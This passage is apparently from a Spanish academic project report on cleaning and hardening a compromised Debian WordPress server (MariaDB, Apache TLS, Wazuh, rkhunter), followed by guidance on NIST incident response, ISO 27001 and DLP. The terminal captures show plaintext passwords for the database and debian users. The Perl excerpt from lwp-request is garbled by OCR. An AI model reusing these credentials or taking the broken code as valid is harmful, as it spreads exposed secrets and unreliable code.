drwx-wxr-x 5 www-data www-data 4096 Feb 15 15:37 .
drwx-wxr-x 5 www-data www-data 4096 Feb 15 15:53 ..
-rw-r--r-- 1 www-data www-data 28 Jan 8 2012 index.php
drwx-wxr-x 2 www-data www-data 4096 Feb 15 15:54 plugins
drwx-wxr-x 4 www-data www-data 4096 Feb 15 15:56 themes
drwx-wxr-x 2 www-data www-data 4096 Feb 10 15:11 upgrade
root@debian:/var/www/html# sudo mkdir -p /var/www/html/wp-content/uploads
root@debian:/var/www/html# sudo chown www-data:www-data /var/www/html/wp-content/uploads
root@debian:/var/www/html# sudo chmod /var/www/html/wp-content/uploads
chmod: missing operand after '/var/www/html/wp-content/uploads'
Try 'chmod --help' for more information.
root@debian:/var/www/html# sudo chmod 775 /var/www/html/wp-content/uploads
root@debian:/var/www/html# sudo -u www-data wp plugin list
```

```
root@debian:/var/www/html# nano /var/www/html/wp-config.php
root@debian:/var/www/html# nano /var/www/html/wp-settings.php
root@debian:/var/www/html# sudo -u www-data wp db check
wordpress.wp_commentmeta          OK
wordpress.wp_comments             OK
wordpress.wp_links                OK
wordpress.wp_options              OK
wordpress.wp_postmeta             OK
wordpress.wp_posts                OK
wordpress.wp_term_relationships  OK
wordpress.wp_term_taxonomy        OK
wordpress.wp_termmeta             OK
wordpress.wp_terms                OK
wordpress.wp_usermeta             OK
wordpress.wp_users                OK
Success: Database checked.
root@debian:/var/www/html# █
```

```
MariaDB [(none)]> CREATE USER 'wordpressuser'@'localhost' IDENTIFIED BY 'SiMoN-El-ImPoStOr23';
Query OK, 0 rows affected (0.020 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON wordpress.* TO 'wordpressuser'@'localhost';
Query OK, 0 rows affected (0.008 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> SHOW GRANTS FOR 'wordpressuser'@'localhost';
+-----+
-----+
| Grants for wordpressuser@localhost
|
+-----+
-----+
| GRANT USAGE ON *.* TO `wordpressuser`@`localhost` IDENTIFIED BY PASSWORD '*8CA3EE81E0578AC2D9
6A3751647C2D1260ACE2BE' |
| GRANT ALL PRIVILEGES ON `wordpress`.* TO `wordpressuser`@`localhost`|
|
+-----+
```

```
MariaDB [(none)]> SELECT user, Host FROM mysql.user;
+-----+-----+
| User      | Host     |
+-----+-----+
| mariadb.sys | localhost |
| mysql       | localhost |
| root        | localhost |
| wordpressuser | localhost |
+-----+-----+
4 rows in set (0.004 sec)
```

Con estas capturas se demuestra la sanitización completa de wordpress.

3.7 Configuración Apache2 por puerto 443

Se procede a ubicar el servicio de Apache2 actualizado en el puerto 443, que es mucho más seguro.

```
Server version: Apache/2.4.66 (Debian)
Server built:   2025-12-05T18:54:44
root@debian:~# sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  systemctl restart apache2
root@debian:~# sudo a2enmod rewrite
Module rewrite already enabled
root@debian:~# sudo a2enmod headers
Enabling module headers.
To activate the new configuration, you need to run:
  systemctl restart apache2
root@debian:~# sudo systemctl restart apache2
root@debian:~# sudo ss -tlnp | grep apache
LISTEN 0      511          *:443          *:*      users:(("apache2",pid=7042,fd=6), ("apache2",pid=7041,fd=6), ("apache2",pid=7040,fd=6), ("apache2",pid=7043,fd=6))
```


3.8 Instalación Agente Wazuh.

Se procede a instalar un agente Wazuh en el servidor para poder monitorear toda la actividad.

Se descarga la OVA de Wazuh desde la plataforma de 4geeks y se procede a configurar la máquina y posteriormente el agente dentro de Debian.

```
wazuh-server login: wazuh-user
Password:
wwwwww.       wwwwwwww.       wwwwwwww.
wwwwww.       wwwwww.       wwwwww.
wwwwww.       wwwwwwwwww.       wwwwww.
wwwwww.       wwwwwwwwww.       wwwwww.
wwwwww.       wwwwwwwwwww.       wwwwww.
wwwwww.       wwwwwwwwwww.       wwwwww.
wwwwww.       wwwwwww. wwwwwwww. wwwwwwww.
wwwwww.       wwwww. wwwwww. wwwwww.
wwwwww. wwwwww. wwwwww. wwwwww.
```

WAZUH Open Source Security Platform
<https://wazuh.com>



192.168.1.140/app/endpoints-summary#/agents-preview/deploy

Endpoints Deploy new agent API default a

LINUX

- RPM amd64
- RPM aarch64
- DEB amd64
- DEB aarch64

WINDOWS

- MSI 32/64 bits

macOS

- Intel
- Apple silicon

For additional systems and architectures, please check our documentation.

Server address:
This is the address the agent uses to communicate with the server. Enter an IP address or a fully qualified domain name (FQDN).

Assign a server address

Remember server address

Optional settings:
By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.

192.168.1.140/app/endpoints-summary#/agents-preview

Endpoints API default a

AGENTS BY STATUS

- Active (0)
- Disconnected (0)
- Pending (0)
- Never connected (1)

TOP 5 OS

No results
No results were found

TOP 5 GROUPS

No results
No results were found

Agents (1)

Deploy new agent Refresh Export formatted More

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	ProyectoFinal	any	-	-	-	-	pending	...

Rows per page: 10 < 1 >

3.9 Instalación RKHUNTER y utilización

Se instala RKHUNTER y se procede a utilizarlo, para evaluar la posible presencia de rootkits después de reparar la máquina.

se utiliza **sudo apt install rkhunter -y**

```
root@debian:/home/debian# sudo apt install rkhunter -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu bsd-mailx exim4-base
  exim4-config exim4-daemon-light fonts-lato libbinutils libctf-nobfd0 libctf0
  libgnutls-dane0 libgprofng0 libjs-jquery liblockfile1 libruby libruby3.1
  libunbound8 libyaml-0-2 rake ruby ruby-net-telnet ruby-rubygems ruby-sdbm
  ruby-webrick ruby-xmlrpc ruby3.1 rubygems-integration unhide unhide.rb
Suggested packages:
  binutils-doc exim4-doc-html | exim4-doc-info eximon4 spf-tools-perl swaks
  powermamt-base ri rubv-dev bundler
```

Continuamos con la actualización de la base de datos y propiedades del sistema, **sudo rkhunter --update** y **sudo rkhunter --propupd**.

```
root@debian:/home/debian# sudo rkhunter --update
Invalid WEB_CMD configuration option: Relative pathname: "/bin/false"
root@debian:/home/debian# sudo rkhunter --propupd
[ Rootkit Hunter version 1.4.6 ]
File updated: searched for 181 files, found 144
```

A continuación se ejecuta el comando para hacer un escaneo completo **sudo rkhunter --check**. En dicho escaneo se localizan 4 warnings, que procedemos a chequear con **grep -i "warning" /var/log/rkhunter.log** y se buscan también los “sospechosos” con **grep -Ei "warning|suspicious" /var/log/rkhunter.log**, se estudian los warnings y se busca información relativa a los warning y lo hallado corresponde con falsos sospechosos excepto **/usr/bin/lwp-request** que al verse en strings muestra cadenas de datos rotos y corrompidas, como las halladas en **apt-comt** y **man-db**.

```

root@debian:/home/debian# sudo rkhunter --update
Invalid WEB_CMD configuration option: Relative pathname: "/bin/false"
root@debian:/home/debian# sudo rkhunter --propupd
[ Rootkit Hunter version 1.4.6 ]
File updated: searched for 181 files, found 144

```

```

root@debian:/home/debian# grep -i "warning" /var/log/rkhunter.log
[21:41:28] Info: No mail-on-warning address configured
[21:41:28] Info: Using syslog for some logging - facility/priority level is 'authpriv.warning'.
[21:42:02] /usr/bin/lwp-request [ Warning ]
[21:42:02] Warning: The command '/usr/bin/lwp-request' has been replaced by a script: /usr/bin/lwp-request: Perl script text executable
[21:44:15] Checking for suspicious (large) shared memory segments [ Warning ]
[21:44:15] Warning: The following suspicious (large) shared memory segments have been found:
[21:45:18] Checking if SSH root access is allowed [ Warning ]
[21:45:18] Warning: The SSH and rkhunter configuration options should be the same:

```

```

+++
die "$progname: Illegal time syntax for -i option\n"
unless defined $time;
}
$options{'i'} = time2str($time);
my $content;
my $user_ct;
if ($allowed_methods{$method} eq "C") {
    # This request needs some content
    unless (defined $options{'c'}) {
+++
set default content type
$options{'c'}
= ($method eq "POST")
? "application/x-www-form-urlencoded"
: "text/plain";
}
else {
+++
die "$progname: Illegal Content-type format\n"
unless $options{'c'} =~ m,^[\w\.-]+/[\w\.-.]+(?:\s*;.*?)*$;;
+++
$user_ct++;
}
print STDERR "Please enter content ($options{'c'}) to be ${method}ed:\n"
if -t;
binmode STDIN unless -t or $options{'a'};
$content = join("", <STDIN>);
else {
    die "$progname: Can't set Content-type for $method requests\n"
+++
if defined $options{'c'};
# Set up a request. We will use the same request object for all URLs.
my $request = HTTP::Request->new($method);
$request->header('If-Modified-Since', $options{'i'}) if defined $options{'i'};
for my $user_header (@{$options{'H'}} || []) {
    my ($header_name, $header_value) = split /\s*;\s*/ , $user_header, 2;
    $header_name =~ s/^[\s+]/;
    if (lc($header_name) eq "user-agent") {
+++
header_value .= $ua->agent if $header_value =~ /\s/z;
+++
$ua->agent($header_value);
}
else {
+++
$request->push_header($header_name, $header_value);
}
#Request->header('Accept', '*/*');
if ($options{'c'}) { # will always be set for request that wants content
    my $header = ($user_ct ? 'header' : 'init_header');
    $request->header('Content-Type', $options{'c'});
    $request->header('Content-Length', length $content); # Not really needed
    $request->content($content);
}
my $errors = 0;
sub show {

```

Comprobamos el paquete que lo instaló. la integridad y procedemos a reinstalarlo para sanitizar.

```
root@debian:/home/debian# dpkg -S /usr/bin/lwp-request
libwww-perl: /usr/bin/lwp-request
root@debian:/home/debian# dpkg -V libwww-perl
root@debian:/home/debian# apt-get install --reinstall libwww-perl
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 1 reinstalled, 0 to remove and 0 not upgraded.
Need to get 186 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 libwww-perl all 6.68-1 [186 kB]
Fetched 186 kB in 0s (2,903 kB/s)
(Reading database ... 170473 files and directories currently installed.)
Preparing to unpack .../libwww-perl_6.68-1_all.deb ...
Unpacking libwww-perl (6.68-1) over (6.68-1) ...
Setting up libwww-perl (6.68-1) ...
Processing triggers for man-db (2.11.2-2) ...
```

3.10 Usuario debian.

El último paso de la recuperación y sanitización del sistema es dejar listo el usuario por defecto Debian, para ello después de comprobar que no pertenece al grupo sudo, es fortalecer la contraseña. Se sustituye 123456 por UN-GRAN-FINAL26!

FASE 4 Plan de respuesta de incidentes y certificación

4.1 Plan de respuesta a incidentes y SGSI (Seguridad Gestionada – ISO 27001)

Objetivo: Desarrollar un **Plan formal de Respuesta a Incidentes** y sentar las bases de un **Sistema de Gestión de Seguridad de la Información (SGSI)** alineado con ISO 27001, incluyendo medidas de protección de datos (backups, cifrado, DLP). Se trata de pasar de una reacción ad-hoc a incidentes a un enfoque estructurado y preventivo, incorporando las mejores prácticas y estándares internacionales (NIST, ISO).

4.1.1: Creación del Plan de Respuesta a Incidentes (NIST SP 800-61)

Elabora un **Plan de Respuesta a Incidentes** tomando como referencia el marco del NIST SP 800-61 (Guía para manejo de incidentes de seguridad informática). Este estándar define el ciclo de vida de respuesta en **cuatro fases fundamentales**:

Preparación; Detección y Análisis; Contención, Erradicación y Recuperación; y Actividad Posterior al Incidente.

Figura: Ciclo de vida de respuesta a incidentes según NIST SP 800-61. En la fase de Preparación se establecen las capacidades y procedimientos; en Detección/Análisis se identifica y confirma el incidente; en Contención, Erradicación y Recuperación se aísla la amenaza, se elimina y se restauran sistemas; y en Actividades Post-Incidente se extraen lecciones y se mejoran los procesos.

Tu plan debe describir cada una de estas fases aplicado a la organización del proyecto, especificando **qué hacer, cómo y quién lo hace** en caso de incidentes. Puntos clave a incluir:

- **Preparación:** Define las políticas y herramientas que estarán en su lugar antes de un incidente. Por ejemplo, tener actualizado el inventario de activos, instalar sistemas de monitoreo (SIEM, IDS/IPS), establecer acuerdos de nivel de servicio para respuesta, formar el CSIRT (*Computer Security Incident Response Team*) con roles y responsabilidades claras. También, enumerar las medidas de seguridad preventivas ya implementadas (firewalls, antivirus, capacitación a usuarios para phishing, etc.). La preparación incluye asegurar que existen **procedimientos escritos** y recursos para responder (herramientas forenses, contactos de emergencia, entornos de cuarentena, comunicaciones definidas).

- **Detección y Análisis:** Establece cómo se identificarán potenciales incidentes. Describe las fuentes de detección (logs, alertas del SIEM, reportes de usuarios, monitoreo de integridad) y los criterios para considerar algo un “incidente” (por ejemplo, varios antivirus activados, defacement de una web, ransomware activado, etc.). Define pasos para la *confirmación* del incidente: recolectar indicadores, analizar logs (referenciando lo aprendido en Fase1), hacer análisis de memoria o tráfico si aplica. Importante: incluye **árbol de decisión** o flujo de trabajo de notificación interna una vez detectado (a quién se informa dentro de cuánto tiempo) y si es necesario comunicar a autoridades regulatorias (en caso de data breach de información personal, por ejemplo, según leyes).
- **Contención, Erradicación y Recuperación:** Esta fase es crítica y debes detallar procedimientos específicos. **Contención:** acciones inmediatas para confinar el daño y evitar propagación. Por ejemplo, aislar hosts comprometidos de la red (quitar cable o VLAN de cuarentena), cerrar puertos o servicios vulnerados, cambiar credenciales comprometidas, etc. El plan debe ofrecer opciones de contención rápida (a corto plazo, e.g. desconectar servidor) y contención más permanente (p. ej., montar un sistema limpio paralelo y migrar servicios). **Erradicación:** instrucciones para eliminar la amenaza: quitar malware, formatear y reinstalar sistemas afectados de ser necesario, aplicar parches en todos los sistemas similares, *verificar dos veces* que no queden puertas traseras
- **Recuperación**(volviendo a ejecutar herramientas tipo rkhunter). Indica cómo restaurar los sistemas a operación normal de forma segura. Incluye restaurar desde backups limpias, verificar integridad de sistemas restaurados, monitorear intensamente por un tiempo tras la reincorporación en producción, y comunicar a usuarios si hay interrupciones. Es recomendable definir **puntos de control** (checkpoints) para decidir cuándo un sistema puede considerarse seguro para volver a la red.
- **Actividades Post-Incidente:** Describe las tareas posteriores una vez resuelto el incidente: realizar una **reunión de lecciones aprendidas**, donde el equipo analice qué fue lo que sucedió, qué se hizo bien/mal en la respuesta y qué mejorar. Documentar formalmente el incidente en un informe post-mortem. Actualizar los planes de respuesta y seguridad con base en lo aprendido. También considerar si se debe preservar evidencia por cierto tiempo (por razones legales o auditorías). Esta fase incluye evaluar si se necesita notificar a clientes o entes externos (p. ej. en caso de fuga de datos personales, notificar a la agencia de protección de datos dentro de X horas según GDPR, etc., aunque sea un ejercicio, menciona el cumplimiento legal).

En la elaboración del plan, asigna **responsables** a cada acción. Por ejemplo: “El Líder de Incidentes (CISO) decide si se apaga un servidor comprometido tras consultarla con Dirección, el admin de sistemas X ejecuta la desconexión; el equipo de redes aplica bloqueos en firewall”, etc. Incluye información de contacto del equipo de respuesta (aunque sean roles ficticios para el proyecto). Un buen plan también contiene *listas de verificación* (checklists) para facilitar seguir el procedimiento en el estrés de un incidente.

Al final, tendrás un documento que actúa como **guía paso a paso para futuros incidentes**, reduciendo la improvisación. Esto muestra madurez en la gestión de seguridad. Puedes apoyarte en plantillas públicas o guías de SANS/NIST para darle formato. El plan de respuesta es un entregable fundamental y puede formar parte del SGSI.

4.1.2: Desarrollo de procedimientos detallados (identificación, contención, erradicación, recuperación)

Aunque ya hemos delineado las fases NIST en el plan, vale la pena preparar **procedimientos específicos** para tipos de incidentes probables, asegurando que en cada etapa haya instrucciones claras. Por ejemplo:

- **Procedimiento de Identificación:** Incluir un playbook para detección de, digamos, malware/ransomware vs. intrusión en servidor web vs. pérdida de dispositivo corporativo. Cada escenario tendrá indicadores distintos. Establece qué hacer en cada caso para confirmar el incidente. Un procedimiento general
- es “Alerta → Reúne datos (logs, alertas AV) → Analiza si hay falsa alarma o incidente real → Clasifica la severidad (bajo, medio, alto) → Activa respuesta según severidad”.
- **Procedimiento de Contención Inmediata:** Podría ser un check-list: 1) Aislar red (desconectar cable o apagar interfaz), 2) Capturar memoria (si es intrusión compleja) antes de apagar nada, 3) Redirigir tráfico malicioso (si hay un servidor de respaldo) etc. Incluye decisiones como “¿apagar el servidor o dejarlo encendido para análisis?”. Según NIST, se debe balancear necesidad de contener rápido vs preservar evidencias. Indica criterios para decidir (por ej., si ransomware en curso → apagar equipo ya; si intruso silencioso → quizás monitorizar un poco antes de actuar).
- **Procedimiento de Erradicación:** Podría incluir pasos como “Escanear en busca de rootkits (rkhunter, etc.), Formatear o reinstalar sistema comprometido desde cero, *Cambiar todas las contraseñas* posiblemente comprometidas, Revisar sistemas relacionados por infección (movimiento lateral)”. Si el incidente fue

malware, detalla limpiar/eliminar malware en PCs; si fue un exploit en servidor, detalla aplicar parche en ese servidor y en otros con misma vulnerabilidad.

- **Procedimiento de Recuperación:** Por ejemplo: “Obtener última copia de seguridad limpia – verificar integridad – restaurar en servidor nuevo – aplicar parches antes de conectar a la red – pruebas de funcionalidad – reincorporar servicios gradualmente”. Incluir chequeos post-recuperación, como monitorear tráfico inusual o logs intensivamente la primera semana, para asegurarse de que la amenaza no reaparece.

Estos procedimientos pueden ser anexos del Plan principal. El nivel de detalle es importante: en medio de un incidente real, los encargados deberían poder seguir estos pasos casi como una receta. **Incorpora medidas de seguridad de datos** aquí también: por ejemplo, durante recuperación, usar *backups cifradas* y verificar firmas de integridad para asegurar que no se está restaurando algo ya comprometido.

4.1.3: Implementación de mecanismos de protección de datos (backups, cifrado, control de accesos)

Una parte esencial de un buen plan de seguridad es proteger la **confidencialidad, integridad y disponibilidad de los datos** de la organización en todo momento. Para ello:

- **Política de Backups Seguros:** Asegura que existen copias de seguridad periódicas de la información crítica. Define la frecuencia (diaria, semanal, etc. según el valor del dato), retención (¿cuánto tiempo se guardan?), y algo crucial: almacena backups **off-site** (fuera del servidor principal) y preferiblemente *desconectados* (offline) o en una nube segura. Esto protege contra incidentes
- como ransomware, donde backups locales conectadas podrían cifrarse también. Establece procedimientos de prueba de restauración periódica para validar que los backups funcionan. Además, **cifra los backups** con herramientas o software especializado, de modo que si caen en manos no autorizadas, no puedan leerse. El cifrado añade una capa de protección sobre los controles de acceso básicos a las copias.
- **Cifrado de Datos Sensibles:** Implementa cifrado para datos en **receso** (en discos/BD) y en **tránsito** (comunicaciones). Por ejemplo, usar SSL/TLS para todos los servicios web, VPN para accesos remotos, cifrado de discos o al menos de contenidos especialmente sensibles (p. ej. bases de datos de clientes cifradas a

nivel de campo o tablespace). Esto garantiza que aunque haya una filtración, los datos no se exponen en texto plano. Define políticas de manejo de claves de cifrado (almacenarlas de forma segura, rotarlas periódicamente).

- **Control de Accesos y Gestión de Identidades:** Aplica el principio de *privilegios mínimos*: cada usuario/servicio solo con los permisos necesarios. Implementa controles de acceso fuertes: autenticación multifactor para accesos críticos, uso de mecanismos como *LDAP/Active Directory* centralizado para controlar usuarios, políticas de bloqueo de cuenta tras intentos fallidos (si no se usan herramientas como fail2ban), segregación de funciones (evitar que un mismo usuario tenga control total sin supervisión). Documenta estas medidas en políticas claras de control de acceso.
- **Protección de la integridad:** Considera usar herramientas de monitoreo de integridad de ficheros (FIM) como *Tripwire/AIDE*, que avisen si archivos críticos cambian (posible indicador de sabotaje o malware). También firma digitalmente los archivos sensibles o logs para poder detectar alteraciones.
- **Disponibilidad y continuidad:** Además de backups, planifica mecanismos de tolerancia a fallos: quizá un sitio alterno (cold/hot standby), o al menos recursos en la nube para levantar servicios en caso de desastre. Todo esto debería estar en un **Plan de Recuperación ante Desastres (DRP)** complementario.

Incorpora estos mecanismos en el **SGSI** como controles específicos. Por ejemplo, ISO 27001 en su anexo de controles (ISO 27002) incluye controles sobre copias de seguridad (A.12.3) y cifrado (A.10.1). Menciona en tu documentación qué controles aplicaste o recomendarías conforme a esas buenas prácticas.

4.1.4: Plan de respuesta a incidentes y SGSI

La ISO 27001 establece los **requisitos para un Sistema de Gestión de Seguridad de la Información (SGSI)** robusto, que no es más que la organización de la seguridad en la empresa de forma **documentada, medible y mejorable continuamente**. Para desarrollar el SGSI en el proyecto, considera los siguientes pasos:

- **Compromiso de la dirección y alcance:** Define el alcance del SGSI (¿aplica a toda la organización? ¿sólo a ciertos departamentos o tipos de datos?). En este proyecto académico podrías asumir que cubre la infraestructura del proyecto. Es importante contar (en la vida real) con apoyo de la alta dirección, pues se necesitarán recursos y cambio cultural.
- **Políticas de Seguridad de la Información:** Redacta una política matriz de seguridad que enuncie los objetivos de la organización en protección de la información, responsabilidades generales y el compromiso con el cumplimiento de

estándares. Luego, desarrolla políticas específicas (pueden mencionarse aunque no escribirlas completas): política de control de accesos, política de uso aceptable, política de clasificación de la información, política de manejo de incidentes (el plan NIST sería parte), política de continuidad del negocio, etc. Estas políticas proveen la guía para todos en la organización sobre cómo manejar la seguridad.

- **Análisis y valoración de riesgos:** Este es el corazón de ISO 27001. Realiza un **análisis de riesgos** identificando los **activos** (ej: servidores, datos de clientes, procesos de negocio), las **amenazas y vulnerabilidades** asociadas, y evaluando el impacto y probabilidad de cada riesgo. Por ejemplo: activo “Servidor web”, amenaza “ataque XSS”, vulnerabilidad “validación insuficiente en aplicación web”, impacto “filtración de datos de usuarios”, probabilidad “media”. Cada riesgo se califica (alto/medio/bajo) para priorizar. La norma ISO 27005 puede guiar en métodos de análisis de riesgo. Como recomienda la literatura, *no implementes controles sin antes identificar y clasificar los riesgos*: primero entiende qué debes proteger y de qué. De hecho, **toda la implementación** del SGSI debe basarse en el tratamiento de los riesgos identificados.
- **Tratamiento de Riesgos:** Por cada riesgo identificado, decide cómo tratarlo: mitigar (implementando controles para reducirlo), transferir (seguros), aceptar (si es bajo) o evitar (dejar de hacer la actividad de riesgo). Documenta un **Plan de Tratamiento de Riesgos** que liga cada riesgo con controles específicos (por ejemplo, riesgo “intrusión externa” mitigado con control “firewall perimetral, monitoreo IDS, hardening de servidores”). La ISO 27001:2022 tiene 93 controles en categorías que puedes usar de referencia. No necesitas implementarlos todos, sino los pertinentes a tus riesgos. Haz una **Declaración de Aplicabilidad** indicando qué controles aplica y cuáles no (justificando estos últimos).
- **Implementación de Controles y Procedimientos:** Lleva a la práctica los controles elegidos. Aquí es donde mucho de lo realizado en Fases 1 y 2 encaja en un marco formal. Por ejemplo, los mecanismos de respaldo y cifrado son controles implementados; el plan de respuesta a incidentes es otro control; políticas de acceso (MFA, privilegios mínimos) otros; capacitación en concienciación para el personal (phishing, etc.) también es importante – la *seguridad del factor humano* no debe olvidarse (ISO incluye controles de capacitación y concienciación). Documenta procedimientos operativos para respaldar las políticas (ej: procedimiento de alta/baja de usuarios, procedimiento de gestión de parches, etc.).
- **Monitorización y mejora continua (PDCA):** Un SGSI no es estático. Aplica el ciclo **PDCA (Plan-Do-Check-Act)** o *Planificar-Hacer-Verificar-Actuar*, como recomienda ISO 27001. Esto implica: **Planificar** (políticas, objetivos, análisis de riesgos – lo que hicimos), **Hacer** (implementar controles y operar el SGSI), **Verificar**

(evaluar el desempeño: por medio de auditorías internas periódicas, revisión de incidentes, métricas de seguridad, cumplimiento de objetivos) y **Actuar** (tomar acciones correctivas/mejoras en base a lo encontrado en “Check”, ajustando políticas, cerrando brechas de control, etc.). Por ejemplo, define KPIs como “% de sistemas con parches al día” o “tiempo promedio de respuesta a incidentes” y mídelos. Realiza auditorías internas al menos anuales para verificar que se cumplen las políticas y procedimientos establecidos, y prepara a la organización para **auditorías de certificación** externas.

- **Documentación y Registro:** ISO 27001 exige mantener ciertos documentos y registros: política de Sí, alcance del SGSI, metodología de análisis de riesgos, inventario de activos, evaluación de riesgos, plan de tratamiento, declaración de aplicabilidad, protocolos de formación, resultados de auditorías, revisiones de dirección, etc. Asegúrate de que todo cambio o evento relevante se documenta. Esto no solo es para “pasar la auditoría”, sino que ayuda a la gestión sistemática de la seguridad.

Implementar un SGSI completo es una tarea extensa; en este proyecto, enfócate en demostrar que conoces los elementos esenciales. Por ejemplo, podrías **presentar un Análisis de Riesgos resumido** (tabla de riesgos con su valoración y controles asociados) y **ejemplos de políticas** redactadas. Menciona que la organización debería buscar la **Certificación ISO 27001** una vez implementados los controles, lo que implica una auditoría independiente que verifique el cumplimiento de todos los requisitos de la norma. La certificación provee garantía externa de que la seguridad se gestiona adecuadamente.

Vale destacar que la **cultura de seguridad** es parte integral del SGSI: todos los empleados deben estar involucrados. Recomienda programas de concienciación (phishing simulations, boletines, capacitación anual) para que la seguridad sea un esfuerzo colectivo, no solo del departamento de TI.

4.1.5 Recomendaciones de Data Loss Prevention (DLP)

Para abordar la prevención de fugas de datos (intencionadas o accidentales), implementa soluciones de **Data Loss Prevention (DLP)**. DLP es un conjunto de herramientas y procesos diseñados para **detectar y prevenir la transferencia no autorizada de información sensible** fuera de la organización. Recomienda lo siguiente:

- **Clasificación de la información:** Define niveles de sensibilidad (p. ej., *Pública, Interna, Confidencial, Secreta*) y clasifica los datos de la empresa en esas categorías. Esto ayuda a aplicar controles DLP más estrictos donde se requiere (por ejemplo, datos clasificados como “Confidencial” no pueden salir sin cifrar).

- **Herramientas DLP:** Sugiere la implementación de software DLP en puntos clave: en puestos de trabajo (endpoint DLP) para monitorear/copiar archivos, en la red (DLP de red) para inspeccionar correos electrónicos, transferencia de archivos, etc., y en servicios en la nube si se utilizan (CASB – Cloud Access Security Broker con políticas DLP). Estas herramientas pueden **monitorizar y bloquear** activamente intentos de enviar información confidencial fuera (por email, USB, uploads web). Por ejemplo, si alguien intenta enviar por correo una base de datos de clientes, el DLP lo detectaría (por patrones como muchas cuentas o números de tarjeta de crédito) y podría bloquear el envío y alertar.
- **Políticas y reglas DLP:** Establece reglas acordes a las necesidades: qué tipo de datos no deben salir y por qué canales. Ejemplos: “No permitir enviar números de tarjeta de crédito sin cifrar por email” (el DLP escanea texto y adjuntos buscando patrones de 16 dígitos), “Bloquear copia de archivos de proyectos confidenciales a pendrives no autorizados”, “Alertar si se imprimen listados masivos de información personal”. Configura el DLP con estos criterios.
- **Registro y alertas:** Asegura que la solución DLP registre los incidentes (quién, qué datos, a dónde intentó enviarlos) y alerte al equipo de seguridad para investigar. Un intento bloqueado podría ser un error de un empleado o un indicio de actividad maliciosa interna (insider threat).
- **Educación:** Acompaña la tecnología con concienciación a los empleados sobre manejo adecuado de información. El DLP también puede *educar* mostrando advertencias a los usuarios (“este documento contiene datos sensibles, confirma si realmente necesitas enviarlo cifrado”).

Con DLP, se busca evitar tanto las fugas accidentales (ej. empleado que envía por equivocación un informe sensible al destinatario equivocado) como las maliciosas (un empleado deshonesto o intruso que roba información). Menciona algunas *mejores*

prácticas DLP: identificar los “Crown Jewels” (datos más valiosos), implementar DLP de forma incremental para afinar reglas y minimizar falsas alarmas, y combinarlo con otras estrategias (clasificación, control de accesos) para ser efectivo.

4.1.6 Formalización del plan de recuperación y continuidad del negocio

